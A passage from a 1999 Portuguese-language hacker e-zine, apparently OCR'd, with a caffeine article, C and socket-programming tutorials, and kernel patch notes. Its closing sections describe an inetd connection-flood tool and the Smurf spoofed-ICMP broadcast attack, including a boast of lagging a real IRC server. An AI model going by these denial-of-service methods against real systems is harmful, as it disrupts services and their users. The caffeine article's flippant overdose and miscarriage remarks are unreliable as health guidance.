

```
KeyWorDZ: Hack, [ FiLE: nz10.txt     ]
  CrACk, Linux, [ SiZE: 70000 Bytes  ]
    ProGraMMing, [ DATE: 18 Jan 1999  ]
 VirII, XpLoit, [ Format: ASCII-Text ]
     ZiNe, asm, [ Lang: Portuguese   ]
RuLez, c, NearZ. [ Price.: 100% FREE  ]
```



```
OBtRuDeR
SoUL HuNTeR
ReVeNGe
im0rtal
PsYCh0ByTe
bahamas
```

issue 10

* Caffeine Edition




```
   +-+-+-+-+-+-+-+-+-+-+-+----+-+-+-+-+-+-+-+-+-+-+-+-+-+
    Este documento pode conter informacoes ilegais
ou somente para fins *EDUCATIVOS*. Se  usa-las
para *OUTROS* fins a responsabilidade sera sua
   +-+-+-+-+-+-+-+-+-+-+-+----+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

T A B L E O F C O N T E N T Z

[0x00] introducao/newz [0x00]


internet/brasil, 04:07am, 18 Janeiro 1999

uhUUU!! Ferias! Back to massive coding and skating! Edicao Especial: "Caffeine". Como demoramos um pouco pra publicar a nearz09 resolvemos compensar com uma edicao especial, e estamos ae! Se voce deu uma passadinha na nossa HP (for Lynx) pode observar uma mudanca na visual, mas de conteudo ainda estamos meio deficientes, mas se voce tem um

aplicativo/texto interessante eh soh mandar que a gente joga ele na page. Nos sentimos obrigados a voltar a falar num assunto da nz09... um mail de d*@mandic que criticava o zine HackPHR. Nos nao conheciamos o trabalho de nossos colegas da HackPHR, por isso publicamos as criticas de da*@. Mas depois acabamos vendo que os zines do pessoal ae tem uma boa qualidade informativa e nao sabemos o porque das criticas, entao: foi mal ae HackPHR team. Ae dumped achei alto nivel mesmo akele doc de voces sobre port scanning e tipo, achei mais ainda o manual do nmap que voces ripparam. (Nada pessoal, soh acho que os caras da fyodor's nao merecem isso.)

[0x01] <iNf> Caffeine ■ GhostOBtRuDeR ■

Uma substancia muito utilizada por zumbis viciados em IRC :) em coding, internet, etc.. . . A cafeina eh uma substancia natural que esta presente em folhas, sementes ou frutas de mais de 60 especies em todo o mundo. A cafeina estimula o sistema nervoso central, deixando a pessoa mais atenta, motivada, concentrada e energetica. Tanto eh que um dos motivos que a cafeina eh muito usada eh pra ficarmos acordados 24, 48, 60! horas (rlz) Pesquisas mostram que a cafeina nao afeta qualquer atividade fisica, pelo contrario, as vezes ateh ajuda ;) E pra nossa sorte as pesquisas tambem dizem que o consumo regular da cafeina nao tem relacao com qualquer tipo de cancer. Doses altas de cafeina podem aumentar a pressao sanguinea Em uma experiencia algumas pessoas receberam 500mg de cafeina em uma dose soh (capsulas). Elas tiveram sua pressao monitorada por 2 dias. No fim das contas essas pessoas tiveram a pressao 5 pontos acima do normal. Na figura a molecula da cafeina.



Pra efeito de comparacao, uma lista com os principais servidores de cafeina que a galera mais usa (observacao: valores aproximados):

Produto	Lata 350ml	Garrafa 1 litro	Garrafa 2 litros
Diet Pepsi	36.0 mg	96.0 mg	192.0 mg
Pepsi-Cola	38.5 mg	102.4 mg	204.8 mg
Coca-Cola	45.6 mg	121.6 mg	243.2 mg
Jolt	100.0 mg	265.6 mg	531.2 mg
Cafe Expresso	171.4 mg	457.1 mg	914.2 mg

Apesar do cafe ser o campeao em cafeina (quase 1g em 2l) vai ser dificil alguem tomar 2 litros de cafeh 8-D E se alguem conseguir, nao se sabe o que pode acontecer com ela. 250mg de cafeina no organismo ja eh considerado overdose. Se voce estiver overdosado voce se sentira nervoso sem sono, seus musculos ficaram tremendo, excitado, pensamentos rodando. Os homens metabolizam a cafeina mais rapido que as mulheres. Nas mulheres a cafeina em excesso durante a gravidez pode provocar aborto espontaneo. Mas se voce esta gravida nao se assuste, o aborto soh ocorre em cerca de 25% das mulheres cafeinadas. Cafeina vicia? Sim. Mas segundo mensagens de "alt.drugs.caffeine" uma pessoa viciada em cafeina: nao demonstra sintomas muito visiveis quando ela fica sem cafeina; nao precisa de mais de uma dose para se satisfazer, ou consumirah mais e mais...; a perda do controle ou a necessidade de consumir nao farah essa pessoa, vamos dizer, roubar, matar, a qualquer custo para conseguir mais cafeina. Voce pode parar de consumir produtos que contem cafeina a qualquer momento, que as unicas coisas que podem acontecer com voce eh voce se sentir uma fadiga, uma dor de cabeca, e um pouco de sono. Mas esses sintomas de ex-cafeinado somem em menos de uma semana Mas se voce esta mesmo afim de esquecer a cafeina a melhor coisa a fazer

eh ir diminuindo a quantidade gradativamente durante alguns dias. Se voce toma 10 chicaras de cafe por dia, comece a colocar menos cafe na chicara, depois diminua pra 9 chicaras, depois 8, etc... O gosto da cafeina pura eh amargo, por isso na maioria dos produtos que tem cafeina tambem eh encontrado algum tipo de agente flavorizante.

Casos de intoxicacao

Se uma pessoa ingerir 10 gramas de cafeina ele vai morrer com certeza, mas, ja foi documentado que uma (1) pessoa ja conseguiu sobreviver depois de ingerir 24 gramas. Com certeza ela era um viciado de peso! Uma pessoa intoxicacada por cafeina chega a vomitar e delirar. Casos relatados mostram que muitos perdem a habilidade motora: nao podem mais falar, se mexer, ou ateh mesmo piscar os olhos!. Se voce pretende morrer de overdose de cafeina tera que tomar nada menos que ums 20 litros de cafe expresso, ou ums 80 litros de Coca-Cola. =)

Bom, acho que ja tem muita gente assustada }-) mas eh soh isso...

Voce sabe que esta exagerando na cafeina quando:
A enfermeira precisa de uma calculadora cientifica para medir sua pressao

[0x02] <pRg> Aprenda C - Parte II — PsYChOByTe

OK galera! Na nossa decima edicao voltamos com mais uma parte do tutorial 'C' para iniciantes. Antes de tudo, soh um comentario: este tutorial nao visa torna-lo um expert em 'C' mas sim dar alguma nocoes e mostrar os caminhos mais faceis. So se torna um expert aquele que pratica o que lhe foi ensinado. Deixando a babaquice de lado...nesta edicao vamos tratar de algumas regras importantes sobre a estrutura dos codigos.
Starting...

0.0 main() "Isso me parece familiar..."

Se voce ja reparou bem, nos programas em C sempre tem uma funcao chamada 'main'. Pois eh! Ela eh obrigatoria em todos os programas uma vez que ela e a funcao principal que reune todas as outras e executa o programa. Ela eh chamada quando se inicia o programa.

```
int main()
{
 printf("Esta eh a funcao principal!!!");
}
```

1.0 Funcoes

Quem sao elas? Uma funcao e um conjunto de instrucoes reunidos para executar uma tarefa especifica. Ex. Todos aqueles comandos (scanf,strlen,fopen, etc) que voce usa em seus programas. Geralmente voce passa parametros para uma funcao e recebe um resultado, chamado de 'return code'

1.1 A estrutura de uma funcao

Uma funcao eh basicamente composta de 3 partes: O nome, o tipo, e os parametros. O tipo eh o tipo de valor que ela retornara pra quem chamou a funcao. O nome pode ser qualquer um comecando com letras do alfabeto ou _ Os parametros podem ser quantos voce quizer e de que tipos voce quizer. Exemplo. No exemplo abaixo main() faz uma chamada pra funcao nome_da_funcao() com 3 parametros o primeiro eh um numero, o segundo uma string e o terceiro um caracter. Main armazena o return code de nome_da_funcao() na variavel `a'. As variaveis chamadas de locais

dentro da funcao nome_da_funcao() soh eh conhecida nakela funcao
portanto nunca tente usar uma variavel local dentro de outra funcao.

```
int main () {
    int a;

    a = nome_da_funcao (1, "2", '3');
}

int nome_da_funcao ( int parametro1, char * parametro2, char parametro3 )
{
 tipo variavel_local_1;
 tipo variavel_local_2;
 tipo variavel_local_etc;

 xxxxxxxxxxxx(); /* Faz o que voce quer */
 yyyyyyyyyyyy();
 zzzzzzzzzzzz();
 return(um_valor_do_tipo_int);
}
```

2.0 Comentarios

Por incrivel que pareca, nenhum programa vive sem comentarios. Voce sempre
ira ve-los indicando a utilidade de uma funcao ou mesmo os direitos do
autor que voce sentira uma vontade incontrolavel de apagar quando mudar qq
coisa do codigo. Pois eh...hehehe...vamos lah...
Os utilidade dos comentarios ja foi citada acima entao vamos ver como
criar um comentario legal para o seu programa...
Existem dois tipos de comentarios:

```
    //      Comenta tudo a partir dessas ateh o final da linha
    /* */   Comenta tudo entre esses 'statements'

void lamer()
{
 if(lamerdetect=1)  // Se o lamer foi detectado
 {
  sendvirustohim(); // Manda um virus pra ele
  format_hishd();   // Format o HD dele e
  kickhim();        // Chuta ou desconecta ele...hehehe!!!
//    baneall(); Essa instrucao nao sera compilada pois esta
             // depois das barras
 }
                   // Esse foi o exemplo do 1.caso.
}

void lamers()
{
 if(lamersfound=1)
 {
  kickemall(); /* Se lamers forem achados,
                  CHUTA todos eles...*/
  /* banemall(); Essa instrucao nao sera compilada
                 pois faz parte de um comentario */
 }
}
```

Existe tambem um tipo de comentario que nao eh comentario =) mas tipo
fica como um comentario voce pode encontrar bastante dessas gambs no
source do BitchX. Ex:

```
#if 0
   Isto eh um comentario
   coment();
#endif
```

Como em C 0 eh falso e 'nao 0' eh verdadeiro um 'Se 0' nunca vai ser
verdadeiro e o compilador nunca compila. Esse tipo de comentario eh
util quando voce tem uma porcao de codigo que esteja bugado e quer
comentar, mas dentro desta porcao de codigo ja existem comentarios.
E como os compiladores de NAO aceitam coisas deste tipo:

```
/*
   funcao1();    /* Essa funcao faz isso isso e isso */
                                                  ^ -> O compilador
                                  acha q o comentario
```

```
                                terminou aki e
                                compila a linha de
                                baixo
   funcao2();    // Essa funcao faz akilo akilo e akilo
*/
^ -> Ae ele chega aki e acusa erro, pois eh um 'fechamento de comentario' sem
     o abrimento

  Entaum voce usa assim:

  #if 0

    funcao1();    /* Essa funcao faz isso isso e isso */
    funcao2();    // Essa funcao faz akilo akilo e akilo

  #endif

  That's all folks! Na proxima edicao tem +! Espero ter ajudado...fl0w!!!
```

```
 Voce sabe que esta exagerando na cafeina quando:
 Voce eh empregado do mes em uma casa de cafe que nunca trabalhou
```

[0x03] <iNf> Kernel 2.0.36 PATCH — PsYChOByTe

```
Tentando compilar o novo kernel, dois pequenos problemas apareceram aqui..
(Slackware 3.5 com gcc versao: egcs-2.90.29 980515 (egcs-1.0.3 release))

O primeiro eh que o kernel possuia uns erros e precisava ser "patcheado".
O segundo problema eh que o patch nao funcionava!!! Entao tive que mudar
tudo na raca mesmo...os arquivos modificados estao junto com esta edicao
no diretorio "misc" sob o nome de "kernel36patch.tgz"
O negocio eh o seguinte, voce soh tera que copiar os seguintes arquivos
para seus respectivos diretorios:

ioport.c  --> /usr/src/linux/arch/i386/kernel
ksyms.c   --> /usr/src/linux/arch/i386/kernel
string.h  --> /usr/src/linux/include/asm-i386
types.h   --> /usr/src/linux/include/linux

E isso ai! Eu gostaria de "agradecer" a todos que nao quiseram me ajudar
pelos ircs a fora...
```

```
 Voce sabe que esta exagerando na cafeina quando:
 Voce espirra com o olho aberto
```

[0x04] <pRg> Sockets Programming — GhostOBtRuDeR

```
   A pedidos (veja mail box) vou escrever sobre programaca de aplicativos
```

para redes tcp/ip na linguagem C. Nessa materia voce levara de brinde
"nearz.h" que eh uma biblioteca que diminui bastante o numero de linhas
de um programa. Esta materia eh pra quem ja tem um pouco de conhecimento
sobre C. Programar usando sockets em Linux eh muito mais facil do que
voce usar sockets em um ambiente podre como o windows.

Mexer com sockets eh como mexer com arquivos, a unica diferenca eh as
funcoes que voce vai usar para abrir um socket e as funcoes que voce
usa para abrir um arquivo. Outra diferenca eh a velocidade :]
Mas depois do socket aberto (conexao estabilizada) as funcoes que
voce geralmente usa com arquivos voce ira usar com sockets. Eh claro
existem algumas funcoes que nao podem ser usadas em arquivos e sao
usadas em sockets e vice-versa.

-=[Comecando

    A primeira coisa a fazer eh nunca se esquecer dos arquivos headers
necessarios para a compilacao de aplicacoes com socket.

```
    #include <sys/types.h>
    #include <sys/socket.h>
```

Esses arquivos contem as funcoes (algumas serao explicadas depois)

```
       socket, socketpair, bind, connect, listen, accept, getsockopt
       setsockopt, getsockname, getpeername, send, recv, sendto,
       recvfrom, sendmsg, recvmsg, shutdown, rcmd, rresvport,
       ruserok, rexec, howmany, roundup.
```

O segundo passo eh declarar uma variavel do tipo `int' para armazenar
o descritor do socket.

```
int mysock;
```

    Pronto, agora soh falta a estrutura que define a qual computador
(host) e a qual porta seu socket vai se conectar. A estrutura eh
a `sockaddr_in' que foi criada a partir de `sockaddr' a diferenca
eh que a primeira eh usada pra conexoes na internet.

```
    struct sockaddr_in {
           short int          sin_family;  /* Familia do Endereco  */
           unsigned short int  sin_port;    /* Numero da Porta      */
           struct in_addr      sin_addr;    /* Endereco IP do host  */
           unsigned char       sin_zero[8]; /* Nada...              */
    };
```

Familia do Endereco: Eh a familia de protocolo a ser usado.

Numero da porta....: Eh a porta que voce vai conectar. Vai de 1 ateh
                     65355. (A porta 0 eh reservada)

Endereco IP do host: Eh o endereco do computador, mas este endereco
                     nao fica na ordem conhecida por ae, por exemplo
             192.168.0.1 A ordem do endereco nessa estrutura
             eh chamada de "Network Byte Order". Voce nao ira
             comumente colocar o endereco IP diretamente nessa
             estrutura, geralmente ele eh colocado por outra
             funcao, como por exemplo a funcao que converte
             os hostnames pra IP.

    Voce pode querer usar nome de hosts ao inves de enderecos IP, pra
isso voce deve incluir mais um header e declarar mais uma estrutura:

```
#include <netdb.h>

    struct hostent {
           char    *h_name;        /* Nome oficial do host          */
           char    **h_aliases;    /* Nomes alternativos do host    */
           int     h_addrtype;     /* Familia do protocol           */
           int     h_length;       /* Tamanho do endereco           */
           char    **h_addr_list;  /* Lista de IPs do host          */
    };
    #define h_addr h_addr_list[0]  /* Primeiro da lista h_addr_list */
```

As principais funcoes que estao no arquivo netdb.h sao:

```
       gethostbyaddr, gethostbyname, gethostent, getprotobyname,
       getprotobynumber, getprotoent, getservbyname, getservbyport,
       sethostent.
```

Um outro arquivo que pode ser visto em alguns programas eh `netinet/in.h' ou `linux/in.h'. Nao temos a falar sobre ele, uma das funcoes deste arquivo eh bindear portas de programas servidores pra portas abaixo de 1024.

Agora que voce ja conhece o basico vamos aa um programa exemplo. Que conecta a um host em tal porta e mostra o recebeu, teste o programa assim: "./programa host porta" por exemplo "./programa localhost 25"

```
    #include <stdio.h>
    #include <stdlib.h>
    #include <errno.h>
    #include <string.h>
    #include <netinet/in.h>
    #include <netdb.h>
    #include <sys/types.h>
    #include <sys/socket.h>

int main ( int argc, char ** argv ) {
    int sock;               /* Descritor do socket                */
    char buf[512];          /* Pequeno buffer pra armazenar dados */
    struct hostent *phe;    /* Pra transformar o hostname em IP   */
        struct sockaddr_in sin; /* Dados do host que vamos conectar   */
    int i;                  /* Soh um contador                    */

        if( argc != 3 ) {
        printf("use: %s host porta\n", argv[0]);
    exit(1);
    }
        /* Abrimos o socket */
        if( (sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
             perror("Erro abrindo socket");
             exit(1);
        }
        sin.sin_family = AF_INET; /* Familia do protocolo tcp/ip */
    sin.sin_port = htons(atoi(argv[2])); /* Porta que vamos conectar */

        if( !(phe = gethostbyname(argv[1])) ) {
          herror("Erro resolvendo o IP do host");
      exit(1);
    }
        sin.sin_addr = *((struct in_addr *)phe->h_addr);
                    /* Copiamos da estrutura phe para a estrutura
                sin o IP do host */
        bzero(&(sin.sin_zero), 8); /* Zeramos o resto da estrutura */
    /* Conectamos ao host */
    if( connect( sock, (struct sockaddr *)&sin, sizeof(sin)) == -1) {
        perror("Erro conectando ao host");
    exit(1);
    }
    /* Recebemos a primeira "remessa" de dados */
    if( (i = recv(sock, buf, 512, 0)) <= 0 ) {
        perror("Erro recebendo dados");
    exit(1);
    }
    buf[i] = 0x00; /* recv nao grava a marca de final de buffer */
    printf("%s", buf);
    close(sock);   /* Fechamos a conexao */
        return(0);
}
```

O programa eh bem simples. Vamos estuda-lo agora em detalhes. Logo de cara ele chama a funcao socket que haviamos falado la em cima. Essa funcao abre o socket, e caso ocorra algum erro devolve -1

```
                sock = socket( AF_INET, SOCK_STREAM, 0 );
```

sock   -> Variavel onde sera armazenada descritor do socket.

```
AF_INET     -> Familia do protocolo e deve ser a mesma que for
               usar na estrutura sockaddr_in. Pode ser:
                         AF_UNIX      (UNIX internal protocols)
                         AF_INET      (ARPA Internet protocols)
                    AF_ISO       (ISO protocols)
                    AF_NS        (Xerox Network Systems protocols)
                    AF_IMPLINK   (IMP "host at IMP" link layer)

SOCK_STREAM -> Tipo de socket. Pode ser:
                    SOCK_STREAM  Pacotes sequenciais, voce pode
                         usar o mesmo socket pra ler
                e gravar na conexao.

             SOCK_DGRAM   Pacotes nao sequenciais, voce soh
                          soh pode ler ou gravar, nunca as
                duas coisas ao mesmo tempo.

             SOCK_RAW     Abre as interfaces de rede pra
                          leitura. Soh pode ser aberto
                pelo root.

0           -> Protocolo. Pode ser:
                           0 # IP, internet protocol
                         1 # ICMP, internet control message protocol
                         2 # IGMP, internet group multicast protocol
                         3 # GGP, gateway-gateway protocol
                         6 # TCP, transmission control protocol
                        12 # PUP, PARC universal packet protocol
                        17 # UDP, user datagram protocol
                           255 # RAW, RAW IP interface

              Ao inves de usar o numero do protocolo voce pode usar
           a funcao getprotobyname com o nome do protocolo como
           parametro. Exemplo: pent = getprotobyname("ip");
           Onde pent eh a estrutura `protoent':
                        struct protoent {
                       char *p_name;     /* Nome oficial */
              char **p_aliases; /* Outros nomes */
              int  p_proto;     /* Numero do protocolo */
            }
```

Apos o socket aberto vem as linhas:

```
      sin.sin_family = AF_INET;
      sin.sin_port = htons(atoi(argv[2]));
```

A primeir voce ja sabe. Agora a segunda tem uma funcao que voce ainda nao conhece: `htons' Como dito anteriormente, nem sempre os dados da estrutura sockaddr_in estao na ordem direta, nesse caso a ordem eh chamada de Network Byte Order. Obs: A funcao atoi soh converte o parametro da linha de comando pra um numero que eh usado como porta. Contamos com varias funcoes para trabalhar com ordens diferentes:

```
      htons()  [Short] Host Byte Order    -> Network Byte Order
      ntons()  [Short] Network Byte Order -> Host Byte Order

      htonl()  [Long] Host Byte Order    -> Network Byte Order
      ntohl()  [Long] Network Byte Order -> Host Byte Order
```

Contiando a analize do programa-exemplo aparece a linha:

```
  phe = gethostbyname(argv[1])
```

Nessa chamada a funcao gethostbyname resolve o nome do host que voce passou na linha de comando pra IP e coloca o resultado na estrutura phe ou devolve -1 quando ocorre algum erro. Com os projetos de IPv6 em andamento foi implementada a funcao gethostbyname2 que faz a mesma coisa que gethostbyname, com uma diferenca, gethostbyname2 aceita um paramentro a mais. Esse parametro eh a familia do protocolo que pode ser AF_INET ou AF_INET6 (pra IPv6) entre outras.

Pra finalizar a inicializacao da estrutura sockaddr_in do nosso exemplo tem as linhas:

```
      sin.sin_addr = *((struct in_addr *)phe->h_addr);
      bzero(&(sin.sin_zero), 8);
```

    Que, respectivamente, pega o IP do host, retornado por gethostbyname,
e coloca em sin.sin_addr, e zera o resto da estrutura. Essa ultima
linha, nao eh necessaria, mas eh bom coloca-la.

Agora o que o programa faz eh conectar ao host:

```
      connect( sock, (struct sockaddr *)&sin, sizeof(sin))
```

O primeiro parametro eh o descritor do socket. O segundo eh a
estrutura sockaddr, mas como usamos sockaddr_in colocamos
um modificador (struct sockaddr *) para fazer com que o compilador
nao acuse erro. O ultimo parametro eh o tamanho da estrutura. Se
a conexao nao for estabilizada a funcao retorna -1

Pronto ja estamos conectados. Agora voce pode usar as funcoes
read e write no socket como se ele fosse um arquivo ou pode
usar as funcoes recv e send.

```
recv ( int s, void *buf, int len, unsigned int flags )

  s     -> Descritor do socket
      buf   -> Ponteiro para o buffer
  len   -> Tamanho maximo a receber
  flags -> Algumas opcoes que podem ser combinadas usando o operador
           binario `ou' |
          MSG_OOB       -> Processa dados out-of-band
          MSG_PEEK      -> Peek at incoming message
          MSG_WAITALL   -> Espera por todos os bytes que voce
                           requisitou em `len'

    send ( int s, const void *msg, int len, unsigned int flags )

  s     -> Descritor do socket
      msg   -> Ponteiro para o buffer
  len   -> Numero de bytes do buffer a enviar
  flags -> Algumas opcoes que podem ser combinadas usando o operador
           binario `ou' |
          MSG_OOB       -> Manda dados out-of-band
                  MSG_DONTROUTE -> Direto pra interface (nao pro router)
```

Apos terminar o envio e recebimento de dados voce pode fechar a conexao
usando duas funcoes

```
close ( int fd )
  Nao permite mais enviar nem receber dados.

shutdown ( int s, int how )
  Quando `how' for 0 nao permite mais receber dados mas ainda podera
  enviar. Quando `how' for 1 nao permite mais enviar mas permite
  receber dados do socket. Se `how' for 2 nao permite nem enviar
  nem receber mais dados do socket.
```

Essas duas funcoes retornam 0 caso o socket foi fechado com sucesso
e retorna -1 se ocorrer algum erro.

-=[Avancado

    Muitas vezes o basico nao basta e voce precisa usar algo mais.
Trabalhando com sockets por exemplo voce se depara com uma barreira,
o que eles de chamam de "synchronous I/O multiplexing". Por exemplo,
voce deve conhecer o BitchX, que eh claro usa sockets, mas voce
percebe que enquanto voce digita mensages ele continua recebendo
mensagens e monstrando-as na tela. Simples, nao eh? Nem tanto.
Com a programacao normal quando voce usa `recv' ou `read' pra ler
dados de um socket essas funcoes aguardam ateh que chegue algum
dado impossibilitando o programa de continuar a fazer outras coisas
como por exemplo pegar o que voce esta digitando. Para vencer
esta barreira contamos com varias funcoes. Vamos analiza-las.

```
    select ( int n, fd_set *readfds, fd_set *writefds,
             fd_set *exceptfds, struct timeval *timeout )
    FD_CLR  ( int fd, fd_set *set )
```

```
    FD_ISSET ( int fd, fd_set *set )
    FD_SET ( int fd, fd_set *set )
    FD_ZERO ( fd_set *set )

Para usar estas funcoes voce deve incluir mais um header em seus
programas:

#include <unistd.h>

Basicamente, `select' faz o seguinte: Espera um certo tempo pra
ver se recebe alguma coisa se nao receber retorna 0. Como o assunto
eh meio complexo soh irei ensinar a mexer com 1 socket por `fd_set'
Vamos supor que voce vai fazer um programa parecido com o telnet.
E vamos supor que no seu programa tenha uma chamada a funcao `recv'
pra receber o que o outro computador manda, e uma chamada a `scanf'
que le o que voce digita e em seguida chama `send' pra mandar o que
voce digitou. O problema eh quando o outro computador nao manda nada,
nesse caso o seu programa fica esperando, pra entao soh depois
ler o teclado. E se voce quizer digitar antes? Na logica seria assim:

Tem dados no socket?
 Se tem recebe e mostra na tela.
Tem dados no teclado?
 Se tem le e envia pro socket.
Comeca de novo.

Vamos agora ao programa-exemplo. (Observacao, deve ser pressionado
a tecla ENTER apos digitar alguma coisa, pois os terminais do linux
sao bufferados por linha)


    #include <stdio.h>
    #include <stdlib.h>
    #include <errno.h>
    #include <sys/time.h>   /* Para `timeval'   */
    #include <string.h>
    #include <netinet/in.h>
    #include <netdb.h>
    #include <sys/types.h>
    #include <sys/socket.h>
    #include <unistd.h>

int main ( int argc, char ** argv ) {
    int sock;               /* Descritor do socket                */
    char buf[512];          /* Pequeno buffer pra armazenar dados */
    struct hostent *phe;    /* Pra transformar o hostname em IP   */
        struct sockaddr_in sin; /* Dados do host que vamos conectar   */
    int i;                  /* Soh um contador                    */
        struct timeval tv;      /* Tempo a esperar por dados          */
        fd_set sockset;         /* `Set' Para o socket                */
        fd_set keybset;         /* `Set' Para o teclado               */

        if( argc != 3 ) {
        printf("use: %s host porta\n", argv[0]);
    exit(1);
    }
        /* Abrimos o socket */
        if( (sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
             perror("Erro abrindo socket");
             exit(1);
        }
        sin.sin_family = AF_INET; /* Familia do protocolo tcp/ip */
    sin.sin_port = htons(atoi(argv[2])); /* Porta que vamos conectar */

        if( !(phe = gethostbyname(argv[1])) ) {
          herror("Erro resolvendo o IP do host");
      exit(1);
    }
        sin.sin_addr = *((struct in_addr *)phe->h_addr);
                    /* Copiamos da estrutura phe para a estrutura
                sin o IP do host */
        bzero(&(sin.sin_zero), 8); /* Zeramos o resto da estrutura */
    /* Conectamos ao host */
    if( connect( sock, (struct sockaddr *)&sin, sizeof(sin)) == -1) {
        perror("Erro conectando ao host");
    exit(1);
```

```
    }
    while(1) {

        /* Vamos verificar se ha dados no socket */
           tv.tv_sec = 0;   /* Esperamos 0 segundos e 1 microsegundo,  */
       tv.tv_usec = 1;  /* ou seja, soh verificamos se tem dados   */
           FD_ZERO(&sockset);       /* Zeramos o set                   */
           FD_SET(sock, &sockset);  /* Incluimos o descritor do socket */

       if( select(sock+1, &sockset, NULL, NULL, &tv) != 0 ) {
               if( (i = recv(sock, buf, 512, 0)) <= 0 ) {
                perror("Erro recebendo dados");
            exit(1);
           }
               buf[i] = 0x00;
           printf("%s", buf);
       fflush(stdout);
       }

        /* Vamos verificar se foi digitada alguma tecla */
           tv.tv_sec = 0;
       tv.tv_usec = 1;
           FD_ZERO(&keybset);
           FD_SET(0, &keybset);  /* 0 = stdin (standard input (teclado)) */

       if( select(0+1, &keybset, NULL, NULL, &tv) != 0 ) {
           gets(buf);
       buf[strlen(buf)+1] = 0x00;
       buf[strlen(buf)] = '\n';
       /* Enviamos a tecla pro socket */
       if( send(sock, &buf, strlen(buf), 0) != strlen(buf)) {
                   perror("Erro enviando dados");
                   exit(1);
       }
       }
        }
    shutdown(sock, 2);   /* Fechamos a conexao */
        return(0);
}
```

    As unicas coisas a analizarmos nesse programa eh que nos colocar 1 microsegundo de espera. Isto se deve ao fato de que se voce colocar 0 segundos e 0 microsegundos o programa consome todos os recursos de CPU deixando o sistema lento. A outra coisa eh a estrutura `timeval'. Lembrando que 1 segundo possui 1000000 de microsegundos.

```
    struct timeval {
           int tv_sec;     /* Segundos      */
           int tv_usec;    /* Microsegundos */
    };
```

Vamos ver agoras as funcoes de "synchronous I/O multiplexing" mais detalhadamente.

```
    FD_ZERO ( fd_set *set )
```
  Zera todo o `set' de descritores de socket/arquivo

```
    FD_CLR  ( int fd, fd_set *set )
```
  Retira do `set' o descritor `fd'

```
    FD_ISSET ( int fd, fd_set *set )
```
  Verifica se `fd` esta no `set'

```
    FD_SET ( int fd, fd_set *set )
```
  Acrescenta `fd' ao `set'

```
    select ( int n, fd_set *readfds, fd_set *writefds,
             fd_set *exceptfds, struct timeval *timeout )
```
  Essa funcao monitora os `sets' de descritores para ver se:
  Eh possivel gravar em `writefds'; Existem dados em `readfds';
  Verifica tambem se alguns dos descritores que podem ser lidos
  ou gravados esta em `exceptfds' em caso afirmativo ela ignora-os
  Nao se esqueca de sempre somar 1 ao primeiro parametro da funcao,
  que eh o a soma dos descritores (?)

-=[Denial of Services

    Bom, de acordo com o pedido (mail box) o nosso manow quer saber
tambem sobre socketz }-) Vamos lah, alguns programinhas maliciosos.
Ps: os arquivos com os sources dos programas estao no diretorio
misc/DoS que vem no arquivo nearz10.{tgz,zip} Os programas usam
a biblioteca citada anteriormente `nearz.h'. Pra compilar
os DoSes soh digitar "make" no diretorio acima.

1 - floodinetd.c
        Abre milhoes de conexoes em uma determinada porta, se for um
        servico do inetd ele sera desativado por um periodo de tempo.
    O servico soh cai dependendo da memoria e swap do computador,
    entao se o cara tem 512M de RAM vai demorar um pouco pra cair

-=[Tha End

    Bom, talvez na edicao 11 falaremos sobre como fazer servidores.

Voce sabe que esta exagerando na cafeina quando:
Voce soh assiste videos em velocidade rapida (fast-forward)

[0x05] <DoS> Smurf (papa)

GhostOBtRuDeR

Deixar o ping (icmp) aberto podia ser perigoso, agora eh mais ainda.
Eh o seguinte, quando o kernel recebe um ping ele automaticamente
manda um pong pro IP que vem na estrutura sockaddr. O problema eh que
como o protocolo do ping eh icmp, o IP de origem do pacote pode ser
spoofado. Por que? Por que icmp eh um protocolo que nao tem controle,
ou seja nao tem sequencia. Bom, o kernel quando tem que se comunicar
via icmp faz o pacote e cospe ele pra rede e soh. Voltando ao ping,
o smurf consiste no seguinte eskema:

```
MeuHOST --pacote-ping-com-IP-de-HostALVO--> BroadCastA
                                                |
HostALVO <-Pong-------------------------------+
```

Criamos um pacote ping com IP de origem o IP da makina HostALVO e mandamos
pro BroadcastA, que por usa vez simplesmente responde ao ping com um pong
pra makina ALVO. O spoof ainda eh um problema das redes tcp/ip, mas nao
vamos falar sobre spoof aki. Vamus logo ao que interessa. Se ao inves
de mandarmos simplesmente 1 ping pro broadcastA mandarmos 1000, e ao
inves de usarmos soh o broadcastA usarmos o B, C, D... .. . }-)
Deu pra imagina? o HostALVO vai ser floodado com pongs e pongs...
A lag vai depender da velocidade do Link do host e da velocidade do
link dos broadcasts. Fizemos um teste em um servidor de irc (hehe
adivinha). Primeiro pegamos o tempo normal de resposta do host
que era em media 200ms. Ok. Fizemos uma lista de 1000 broadcasts.
Usamos 3 makinas no teste, 2 ficavam enviando os pings spoofados
e outra fica mandando pings normais (pra gente ter uma ideia da
lag que o hosts estaria enfrentando :)) Em 10 segundos a media que
era 200ms passou pra 500ms, depois 700ms, 1000ms e depois 30000ms!!
Hehe, eu imagino a lag que deve ter ficado os usarios que estavam
nakele servidor de IRC na hora do test) (ps: as 3 makinas estao em
